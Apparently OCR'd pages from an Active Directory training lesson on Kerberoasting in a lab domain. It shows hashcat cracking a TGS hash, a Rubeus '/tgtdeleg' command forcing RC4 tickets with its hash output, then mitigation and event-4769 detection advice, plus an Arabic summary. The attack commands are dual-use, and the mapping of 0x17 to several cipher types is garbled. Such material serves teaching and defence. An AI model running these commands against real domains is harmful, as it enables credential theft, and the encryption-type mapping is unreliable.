
```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 18, TGS-REP
Hash.Target......:
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
Time.Started.....: Sun Feb 27 16:07:50 2022 (4 mins, 36 secs)
Time.Estimated...: Sun Feb 27 16:12:26 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    10114 H/s (9.25ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2789376/14344385 (19.45%)
Rejected.........: 0/2789376 (0.00%)
Restore.Point....: 2783232/14344385 (19.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4032-4095
Candidates.#1....: wenses28 -> wejustare
```

We can use Rubeus with the `/tgtdeleg` flag to specify that we want only RC4 encryption when requesting a new service ticket. The tool does this by specifying RC4 encryption as the only algorithm we support in the body of the TGS request. This may be a failsafe built-in to Active Directory for backward compatibility. By using this flag, we can request an RC4 (type 23) encrypted ticket that can be cracked much faster.

Using the /tgtdeleg Flag

```
PS C:\Users\htb-student\Desktop> .\Rubeus.exe kerberoast /tgtdeleg /user:testspn /nowrap

v2.0.2

[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everything else
[*] Target User            : testspn
[*] Target Domain          : INLANEFREIGHT.LOCAL
[+] Ticket successfully imported!
[*] Searching path 'LDAP://DC04.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : testspn
[*] DistinguishedName      : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet             : 2/27/2022 2:34:53 PM
[*] Supported ETypes       : AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
[*] Hash                   : $krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/kerberoast.inlanefreight.local*$BE1042FAA7
C435505427EDABC0D44552$5F1F04BF18DEA146BE715F43DF00206F4EBE185C26C0CEDE891D8D27245B18DB251F29446776AD40D853FDFC3A57527E5
E1AE2567A48542B7667D840656F44124D121E02CFF50DC15EE0CE49EFB65AE4EB3CAB12E09D5ACE1D1E8CCD2C2BF99098BAA4494D03FBB65BCC36AEA
6B36C0CB24260977E6E01E13289ED4E4944235FE4443C9E563FA8840F5DD9DB4028F59AACAEA9655290256615544A4CB82BBE8299CB5FD20076EEA1B
5CACE7AB7B54ADAEB79F7C60E665F5F159DAB76EAD728F6DE4903E8A0F65CCF3B5A9993FF080E2D4B2018B0E44A2B6A56A8B1FBC87980E5E7537484
9E02F0A8DA81C97B320BF7E131B69F8D35E04C2E36BB74A3AA52CD95E148657A08B7AFAFAEE267903352EDB8DD3DA9D5CC9B69EE33E8EFE4DA8F3500
9A28502A48CC3817C8669D1EB4293CC1CAABDCBACFA6ACF843C49B28BB403855776920097D01B0D67A13DB21D909CE5EE292ACC4485519E2C929C575
DE4BC7B61A7104641BC44C6FF6681B134BF256997E504B53312BA639DF64CC8224A51A783683128BCE65EBC6D95B19F29EE6B4BCE9C2B3EB17152CD
ACE2F885AC5A6B427AB97F61F0166F85C5429E463A051C7EF770C70A3B1D262A0ACB2A646883EEED55021AC02751B8CB103B9028D9FB0EF7FB7815DA
9FAFE24D2401B6EADEE7D0C3D033ECA2ADE1B8BB7AB431B90C74A7E74DB8C7F69F4AB4CBEC0251E7D287D00DBF26363DBB14931FBDBC77718F23C7C1
55E93C0753153B40762FDFEBE165F622292AA2AD50FC569687285F0F96866F6CA472FB132F7E7E00FB7F73D3E4FD641BE03A4E2EB80EDEE2EBB9037C
06A12834DDFE83B140AB198E863E6D2B0B6139E5375505F8E2ABB74929CF17016694A1A9399FBE500C6C3E0CBCE4C858D8E4E15B428283D87B6280CB
22C1D380768079B20AB3143F56F714D2E29E5D7510D60B44E5E93F7A0B28BEACB3CF4CCA89F822F5B7B7AD54E8B30AD4F8A8236DD6F0F8A22A806E41
FFB9B47F3A2DFF8A3117300B75E3057801D4C9D260E05689180893816F49F5671EA70BAB84D11F4C3C3F2F745302ADD12B9C9A5BD377629CD288F6B2
96D97EC066BB3B44B4696862C4BD651186BA72C8D49C15EF19EB19785075B66B42EEB1B098CCDC8471DC6521F93D27DF9D06674FD0CA6E91CD396A5A
AB86D04A044812F364E03963DDAE8E40A0394486D9363CDE2A68B2618ADC42D98DF3FA9A1A24C03895C9F1CBC9A0DCA019E9759A0B3DF2E2E076CEFC
DB858CB790224FF83D518B851A1704D5092BBF85EDA919ED65FFB43C58DE55FFE42D5E8FBC1E8429D61A01E7F5782CEA4A3F461C08DE38AB1988FC1B
A4178F7BC77962603D752E26D7B69FBD9368EC6C4D15B7F6E67619E1BECE82820D72DD2B7D284819E8FC1
```


It is possible to edit the encryption types used by Kerberos. This can be done by opening Group Policy, editing the Default Domain Policy, and choosing: `Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options`, then double-clicking on `Network security: Configure encryption types allowed for Kerberos` and selecting the desired encryption type allowed for Kerberos. Removing all other encryption types except for `RC4_HMAC_MD5` would allow for the above downgrade example to occur in 2019. Removing support for AES would introduce a security flaw into AD and should likely never be done. Furthermore, removing support for RC4 regardless of the Domain Controller Windows Server version or domain functional level could have operational impacts and should be thoroughly tested before implementation.



Mitigation & Detection

An important mitigation for non-managed service accounts is to set a long and complex password or passphrase that does not appear in any word list and would take far too long to crack. However, it is recommended to use Managed Service Accounts (MSA), and Group Managed Service Accounts (gMSA), which use very complex passwords, and automatically rotate on a set interval (like machine accounts) or accounts set up with LAPS.


Kerberoasting requests Kerberos TGS tickets with RC4 encryption, which should not be the majority of Kerberos activity within a domain. When Kerberoasting is occurring in the environment, we will see an abnormal number of `TGS-REQ` and `TGS-REP` requests and responses, signaling the use of automated Kerberoasting tools. Domain controllers can be configured to log Kerberos TGS ticket requests by selecting Audit Kerberos Service Ticket Operations within Group Policy.



Doing so will generate two separate event IDs: 4769: A Kerberos service ticket was requested, and 4770: A Kerberos service ticket was renewed. 10-20 Kerberos TGS requests for a given account can be considered normal in a given environment. A large amount of 4769 event IDs from one account within a short period may indicate an attack.

Below we can see an example of a Kerberoasting attack being logged. We see many event ID 4769 being logged in succession, which appears to be anomalous behavior. Clicking into one, we can see that a Kerberos service ticket was requested by the `htb-student` user (attacker) for the `sqldev` account (target). We can also see that the ticket encryption type is `0x17`, which is the hex value for 23 (`DES_CBC_CRC, DES_CBC_MD5, RC4, AES 256`), meaning that the requested ticket was RC4, so if the

password was weak, there is a good chance that the attacker would be able to crack it and gain control of the `sqldev` account.



Some other remediation steps include restricting the use of the RC4 algorithm, particularly for Kerberos requests by service accounts. This must be tested to make sure nothing breaks within the environment. Furthermore, Domain Admins and other highly privileged accounts should not be used as SPN accounts (if SPN accounts must exist in the environment).

This excellent post : https://adsecurity.org/?p=3458[](https://adsecurity.org/?p=3458) by Sean Metcalf highlights some mitigation and detection strategies for Kerberoasting.

الموضوع الأساسي هنا عن Kerberoasting، وهو نوع من الهجمات اللي بيحاول المهاجم فيها يسرق تذاكر Kerberos من الشبكة (TGS tickets) عشان يكسرها ويعرف كلمة السر لحساب معين.

التخفيف والحماية

- **لو عندك حسابات خدمة مش مُدارة (Non-Managed Service Accounts):**
  خلي كلمة السر طويلة وصعبة، ومن الأفضل تكون مش موجودة في أي word list. كده بتصعب على أي مهاجم إنه يكسرها.
  - الأحسن من كده هو استخدام **gMSA** (Group Managed Service Accounts) أو **MSA** (Managed Service Accounts). دي حسابات بتعمل كلمات سر معقدة بشكل تلقائي، وبتتغير كل فترة أوتوماتيك زي حسابات الماكينات.
- **كمان ممكن تستخدم LAPS (Local Administrator Password Solution):**
  ده بيخلي كلمات السر للإداريين المحليين (Local Admins) آمنة وبتتغير بانتظام.

كشف الهجمات (Detection):

- لما يحصل **Kerberoasting**، المهاجم بيطلب تذاكر TGS كتير جدًا باستخدام **RC4 encryption**. الطبيعي في الشبكة إن طلبات التذاكر دي تكون قليلة (10-20 طلب لكل حساب في يوم عادي).

- لما تلاحظ عدد كبير جدًا من **طلبات** **TGS** (Event ID 4769) في وقت قصير لحساب واحد، ده بيكون مؤشر لهجوم.
- **تفعيل الـ Logging عشان تكشف الهجوم:**
  فعل خاصية **Audit Kerberos Service Ticket Operations** في Group Policy. ده بيطلع لك نوعين من الأحداث:
  1. **4769:** لما يتم طلب تذكرة Kerberos.
  2. **4770:** لما يتم تجديد تذكرة Kerberos.
- لو شفت عدد كبير جدًا من الأحداث 4769 على حساب معين خلال فترة قصيرة، زي ما المهاجم "htb-student" طلب تذاكر لحساب "sqldev" (الهدف)، ده معناه إن في حاجة مش طبيعية.
- كمان من المعلومات اللي بيبان في اللوج إن نوع التشفير المستخدم (RC4 (code 0x17. ده بيقول إن لو كلمة السر كانت ضعيفة، ممكن المهاجم يكسرها بسهولة ويخترق الحساب.

خطوات إضافية للحماية:

1. **قفل استخدام RC4:**
   خصوصًا للحسابات الحساسة، لكن لازم تتأكد الأول إن ده مش هيبوظ أي حاجة شغالة في الشبكة.
2. **الحسابات المهمة زي Domain Admins:**
   متخليش الحسابات دي تكون مربوطة بـ SPN (Service Principal Names) لأن ده بيزود خطر استهدافهم.